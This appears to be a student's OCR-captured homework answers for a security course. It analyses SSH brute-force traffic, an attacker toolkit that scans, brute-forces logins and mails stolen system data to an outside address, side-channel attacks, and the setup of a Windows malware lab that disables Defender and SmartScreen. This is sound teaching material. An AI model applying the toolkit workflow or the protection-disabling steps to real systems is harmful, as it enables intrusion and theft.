43	193.135806	82.137.14.154	152.46.32.81	SSHv2	234	Client: Encrypted packet (len=180)
44	193.135829	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2505 Ack=1889 Win=11264 Len=0
45	193.136135	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
46	193.136227	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
47	193.136310	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
48	193.375823	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1889 Ack=2609 Win=16044 Len=0


This indicates a successful SSH authentication and then server and client can talk to each other.

4. External Tools Downloaded



The external tools downloaded is called gosh.tar.gz, found in test_00000_20130204080453 capture file

5. External Target attacks



Starting from the end of the test_00000_20130204080453 to around the 160th file, they all recorded the same host (152.46.32.81) keeps sending SYN attacks against the host with IP address added 1 at a time on the same 22 port.

The answers will not be obvious or clear-cut. You will need to use inferences and your own best judgment. For example, SSH is encrypted, so you won't see actual successful SSH logins take place. However, from the volume and timing of traffic, you can make an informed guess with reasonable justification; that's what we're looking for.

Tip: Some of the packet capture files are very large and you will need to break them into smaller chunks before you analyze them. A good working size is around 100,000 packets per file. Sample Pcap Split on Windows:

```
"c:\Program Files\Wireshark\editcap.exe" -c 100000 iasgcap_00012_20130204080402 test
```

Note: Credit for this dataset goes to Samuel Carter at NCSU.

Question 10: Analyze forensic server hacker package (8 points)

Analyze the **gosh.tar.gz** package downloaded as part of the server attack described above. The gosh.tar.gz file is located here:
https://people.duke.edu/~tkb13/courses/ece560/homework/hw4/gosh.tar.bz2


Just download a copy of it to your Linux VM to perform the analysis.

Explain what each file in the package is/does/used for and how they are related (if applicable).


File in the file is listed below using the command `bzip -d gosh.tar.bz2 && tar -xf gosh.tar`

```
root@vcm-42411:/home/fg96/gosh# ls
1  2  3  4  5  a  common  gen-pass.sh  go.sh  mfu.txt  pass_file  pscan2  scam  secure  ss  ssh-scan  vuln.txt
root@vcm-42411:/home/fg96/gosh#
```

File 1: text file, username followed by possible password
File 2: ASCII text file, username followed by possible password
File 3: ASCII text file, username followed by possible password
File 4: ASCII text file, username followed by possible password
File 5: ASCII text file, username followed by possible password
File a: A bash text file that could print “I'M TRYING TO GIVE CYBER LIFE” in Romanian and other inappropriate languages afterwards. The script appears to use a program called *pscan2* to scan port 22 where results are stored at *mfu.txt*. Then the program then trying to do a ssh attack (using *ssh-scan* in the folder) on results from *mfu.txt* by copying passfile from file 1, 2, 3, 4, 5 (containing possible username and password).
gen-pass.sh: Generate user and password mapping and store them inside passfile.
go.sh: A script that invoke another program *ss* to scan port 22 on A network class using the network interface eth0. The speed for sending the packet is 10 syns/s. The *ss* program seems to save the results in *bios.txt* as an intermediate file. Then the go.sh stores the sorted, unique value of the *bios.txt* into *mfu.txt*.
mfu.txt: Store the sorted unique IP addresses from *bios.txt*.
passfile: The user and passwords mapping file generated by the script *gen-pass.sh.*
scam: `strings scam` shows that it collects the system info, including network interface information, system’s uptime, operating system and kernel version and user accounts on the system, to `info2`. The program then uses `mail` to send the collected data in `info2` to an external email address, mafia89tm@yahoo.com. After that, it runs `a` executable and sends the contents of `vuln.txt` via email to the same external address as above.
secure: `strings secure` shows that it uses the `whoami` command to determine the current user's name. If the user is root, it removes the executable permissions from the system built-in `mail` program, then rename the `/usr/bin/mail` to `/usr/bin/s8`, so that the system cannot use `mail` command.
ss: an ELF 32-bit LSB executable, according to virustotal.com, it is used by the IoT hacker to scan their botnets. It sniffs packet, append *bios.txt*, and print.



ssh-scan: an ELF 32-bit LSB executable, according to virustotal.com, it is a SSH login bruter hack tool.



vuln.txt: a txt file used to store the message content of the email to send in the shell script file scam.

Tips:

- Use **`file`** to figure out what kinds of files these are (text files, shell scripts, executables (ELF binaries), etc.).
- For shell scripts, read them without executing.
- For binary executables, your first step would usually be to set up a sandbox in a throwaway VM for initial analysis, but to save you some work: the binaries are safe to run without arguments. However, **don't run the executable files with any arguments or it will start attacking!** Running without arguments will actually give you a little bit of usage information.
- You can feed any file here to virustotal.com, which will scan it with every common malware scanner and give you a report. For some files, it may even have community info (postings by security researchers about the file).
- On 64-bit Ubuntu-based VMs, you'll need to install some 32-bit support files to run the binaries; see here for info. Without this step, such binaries will give a confusing "file not found" error on running.
- You may want to use Google Translate to understand some of the messages. Some of the language is Romanian and sometimes explicit.

Question 11: Hardware level attacks (4 points)

Read PoC||GTFO 04:10 ("Forget Not the Humble Timing Attack"), and **answer the following**.

a. Explain how the attack on the hard drive enclosure was able to reduce the search space from 1,000,000 attempts to 60.

The microcontroller inside the enclosure checks the entered PIN one digit at a time. If a digit is incorrect, it fails early, and the system immediately turns on the "Wrong PIN" LED. By measuring the time it takes between the last button press and when the "Wrong PIN" LED lights up, the attacker can infer whether each digit is correct. if the delay is short, and the microcontroller quickly failed the check, indicating the first digit (or whichever digit is being tested) is wrong. If the delay is longer, the digit is correct, and the microcontroller moved on to check the next digit before failing. The attacker guesses each digit one at a time. For example, starting with the first digit 0, and 1, and 2 … the delay will be longest when the first digit is correct. This way, there will be only 10 * 6 = 60 attempts.

b. How is the TinySafeBoot firmware "better" than the hard drive enclosure?

The TinySafeBoot firmware, instead of providing immediate feedback based on the correctness of each character, jumps into an infinite loop as soon as an incorrect character is detected. This behavior ensures that the time taken to respond is more consistent, as the microcontroller no longer leaks information about which character was incorrect.

c. A “side channel” attack is one where we use a normally-ignored side effect as useful information about a target. What is the side channel used to defeat the TinySafeBoot firmware despite the defense referred to (b) above?

   The side channel used to defeat the TinySafeBoot firmware is power consumption analysis. Despite the firmware's defense against timing attacks by jumping into an infinite loop, when the microcontroller processes a correct password character, it continues executing code, resulting in a different power consumption pattern compared to when it jumps into an infinite loop upon encountering an incorrect character.

d. What standard password-handling technique would have defeated the attacks described? Why wasn’t the above technique deployed in these cases? Hint: what is the code storage capacity and the RAM size of the ATmega328P?

   The standard handling technique is to store the hash of the password instead of the plain text. However, the ATmega328P has only 2KB of SRAM (source: Wikipedia), which is used for runtime data, including the stack, heap, and global variables. Hashing can be memory-intensive, and the microcontroller may not have sufficient RAM to handle these operations efficiently.

Question 12: A practical man-in-the-middle hardware attack (5 points)

Consider the lens project by Zach Banks and Eric Van Albert, entertainingly presented in a presentation at Def Con 23. Watch the talk, then **answer the questions below**.

a. What is the importance of the punch-down method of connection as opposed to simply cutting and plugging in the conductors? How does this help the attacker?

   Simply cutting and plugging in will bring extra disturbance and make the signal worse and cause data loss. The punch-down tools could allow an attacker to quickly add or modify connections without being detected, especially in areas with limited physical security.

b. What is the accelerometer for?
   The accelerometer will detect if the board is jostled or otherwise disturbed while in operation.

c. What is the difference between “passive tap” and “active tap”? What does an active tap allow an attacker to do that would otherwise not be possible?

   Passive tap means the copper path are just as the original cable, where the active tap will allow them to connect DUT A to Tap A and DUT B to Tap B. Active tap will allow the attacker to tamper with the data flow.

d. To achieve the goal of looping camera footage, why can't they just record and replay the raw packets seen on the network?

   TCP has sequence number in each raw packet in the data stream that will make this record and replay impossible (unless we develop a transparent stack on our own).

e. They mention that they're "glossing over" the issue of HTTPS. How would HTTPS address this problem?

   HTTPS has SSL encryption on the packets on the fly, and it is much harder to decrypt and analyze the data to perform the man-in-the-middle attack. But because it is hard to deploy good SSL on an embedded camera, they just gloss over it.

Question 13: Malware Analysis (20 points)

This question will walk you through some rudimentary analysis of *REAL* malware. This is dynamic analysis (observing the malware's behavior in a VM); a deeper analysis would incorporate static code analysis (looking at the machine code).

NOTICE!

Do *not* run this malware on your **Windows VM** on **VCM!**
Do *not* run this malware on your **Windows VM** on **VCM!**
Do *not* run this malware on your **Windows VM** on **VCM!**
Do *not* run this malware on your **Windows VM** on **VCM!**
Do *not* run this malware on your **Windows VM** on **VCM!**

Follow the instructions to set up a scratch VM on your local system or a cloud service.

Every year someone ignores this message and runs it anyway, and that triggers an alert to OIT security, who then emails me, and I apologize and make this box bigger and brighter. It's now neon yellow and huge. Please make this the year that everyone actually pays attention.

Note: This question includes a lot of steps, not all of which require a response from you. As usual, steps that are asking for a response have whitespace after them, and the prompt is highlighted cyan.

Side note: The Windows Registry
If you are not familiar with what the Windows Registry is, research it before proceeding.


Part 1: Setup

1. We need a Windows VM, but because we're going to be intentionally executing malware on it, it cannot be hosted on Duke VCM. You have two choices:
    a. **CHOICE 1:** Install a hypervisor onto your **own computer**.
        i. For this, I recommend VirtualBox: it's free, supports snapshots, and works cross platform. If you have your own preferred hypervisor, you can use that, assuming it has support for VM snapshots.
        ii. You can get the install ISO for Windows 10 here. If you're on Windows and don't want to download Microsoft's "download tool" (a laudable goal), here are directions to get a direct ISO download link.
        iii. Just make a VM, boot the ISO, and next-next-next your way through the install, noting these facts:
            1. No need to provide an activation key, as our experiment will be over long before the activation grace period is up.
            2. If prompted, indicate that the version of Windows 10 you're installing is 64-bit Professional.
            3. When it comes to making a user, do NOT give it a Microsoft account! You don't want this machine to have any access to a persistent account. For dumb/bad reasons, Microsoft has increasingly hidden the ability to use a non-cloud account, but it's still there. Indicate that you want Windows to be part of a "domain" (also known as "Set up for an organization"), then it will let you make a local account. You may need to disable internet access during install to force the installer to let you make a local account.
                Note: After booting, Microsoft claims in the security panel that having a cloud account is "more secure"; if you see this, be sure to laugh out loud directly into the computer's microphone, because that is very wrong.
            4. Do not use a password you use anywhere else.
            5. Any time Microsoft gives you a privacy question, answer "no".
        iv. You should now be able to finish the install and boot into a fresh Windows VM.
        v. In your hypervisor of choice, enable clipboard sharing and drag-and-drop. This will make it easy to inject files into the VM and copy useful content out for analysis. It may help to install your hypervisor's "guest tools" or similar -- drivers inside the VM that help it better integrate with the host system.
    b. **CHOICE 2:** If you don't want a local VM, you can use a cloud service. Amazon EC2, Vultr, Digital Ocean, or Microsoft Azure should all be able to host a Windows VM easily. For Amazon, you have educational credits you can use to make the exercise free. The downside of this route is that cloud snapshot facilities are generally slower and more cumbersome than on a local hypervisor. For this, you'll be connecting to the VM via Remote Desktop.
2. In your VM, don't do any of the following:

a. When running Edge (presumably to install another browser, as it serves no other purpose), do not “sign in” to Edge, as this will attach to a Microsoft account, which again, we do not want on a machine we’re running malware on.
b. Don’t “sign in” on any browser or service, in fact. This includes signing into a google account to view this document - view it from outside the VM instead and copy/paste links and info in as needed!
c. Don’t put any information, credential, or data into the VM that you care about.
d. Never allow data from inside the VM to flow outside to a real computer after infection has begun!

3. Once the VM is running (either local or cloud), we’ll permanently disable the built-in Windows malware protection “Windows Defender”. Follow the “group policy” process described here.
4. We also need to disable “Smart Screen”, a simple facility that warns and blocks on executable hashes known to be malicious. To do so, hit Start and search for “smart screen”, then choose “App & browser control”. Within “Reputration-based protection settings”, disable “Check apps and files”.

   Side comment: You might think that malware isn’t that dangerous if Defender and Smart Screen can simply catch it. That’s not because this malware isn’t dangerous, but simply because it’s old. Threats you face in the wild will often not be flagged by anti-malware software. We disable this protection here because we’re learning on a piece of known malware.
5. As described in Homework 1, be sure to enable file extensions in Explorer for this VM (and on all other Windows machines you touch until you die):




6. Before you proceed, do a bit of Windows-specific research. What does the "CurrentVersion\Run" family of registry keys do? What about "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"?

   The currentVersion\Run family of registry keys are used to define programs that automatically run when a user logs into Windows. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon contains configuration settings specific to the Windows logon process for the current user.


Part 2: Process Monitor

1. Download and unzip Process Monitor from here. Process Monitor is like WireShark, except that instead of network traffic, it captures the traffic between user processes and


the operating system, breaking these down into “File IO”, “Registry IO”, “Network IO”, and “Process and Thread Activity”.

2. Play around a bit with it.
3. Just like WireShark, Process Monitor captures events, displaying only those events that match the current filter. In preparation for the malware test we’ll be doing, let’s reduce how “noisy” the output is -- right click the process name for events that seems superfluous, such as “svchost.exe”, “services.exe”, “SearchIndexer.exe”, etc., and choose “Exclude <thing>”. This updates the filters.
4. Practice the following things:
    a. If you filter “Category” to “Write”, all written changes to files and the registry will be shown.
    b. If you filter “Process name” to contain a given string, only processes with that substring in their name will be shown.
    c. If you add multiple filters of a given type (e.g., multiple process names), you will see records matching any of them (an “OR” search); filters of different types (category vs process name) must both be met (an “AND” search).
    d. These buttons on the toolbar () toggle registry, files, networking, process/thread operations, and profiling events, respectively.
    e. This button () displays a tree of processes organized by who launched who; if an event is selected when the button is pressed, the process related to it will be highlighted in this view.
    f. You can double-click any event to get details. For example, if you see a ProcessCreate event, the event details will show the executable and command line options used (important later!).
    g. Process Monitor also has a highlighting filter -- events matching this filter are marked in cyan. This allows you to highlight some events, e.g. a highlight filter for “Category”=“Write” will highlight all operations that change a file or registry key.
5. Paste a screenshot below of Process Monitor showing some events with a few “write” events highlighted.

    NOTE: You should take screenshots from *outside* the virtual machine. You may need to change focus from the hypervisor to do this. Remember, we never want data to flow from the VM to our real computers.




6. The classic command prompt on Windows is **cmd.exe**. From the start menu, launch cmd.exe. While Process Monitor is enabled, use the command prompt to run "`notepad hello.txt`", which will launch notepad to edit this file, even if it does not already exist. Locate the ProcessCreate event in Process Monitor for this, and view the details for it. Paste a screenshot of Process Monitor showing that "hello.txt" was the argument passed to notepad.



7. Stop the capture, clear the buffer, and leave Process Monitor running in preparation for later steps.

Part 3: Process Explorer

1. Download and unzip Process Explorer from here. Process Explorer is like a heavyweight version of the built-in Task Manager, showing all running programs, but it can do much more.
2. Play around a bit with it.
3. Try running the Skype that's included with Windows 10 (but do not login!). Find this program in Process Explorer. Right click the process, and view properties. Check the TCP/IP tab to see connections being made in realtime. At this time, turn off "resolve addresses".
4. One of the special abilities of Process Explorer is the ability to submit any running program to VirusTotal.com, a website that scans any file given to it with virtually every virus scanner on the market today. Right click the calculator process and choose "Check VirusTotal.com". The VirusTotal column will populate with a number, hopefully zero out of something (e.g., "0/67").
5. You can even check ALL running processes - do so from the menu: "Options" -> "VirusTotal.com" -> "Check VirusTotal.com". Wait for all the VirusTotal entries to populate. Did you get any results showing non-zero hits? If so, click the number to see details. If not, click on the Skype VirusTotal link to see details.
6. Now kill the calculator process using Process Explorer.
7. Paste a screenshot of Process Explorer showing all the running processes with their VirusTotal results.



Part 4: Wireshark

1. You know about Wireshark. Install it in your VM.

Part 5: The Malware

ULTRA-DANGER! Take EXTREME care in handling the Windows malware linked below. Do not even *extract* it anywhere but the throwaway VM unless you seriously know what you're doing!

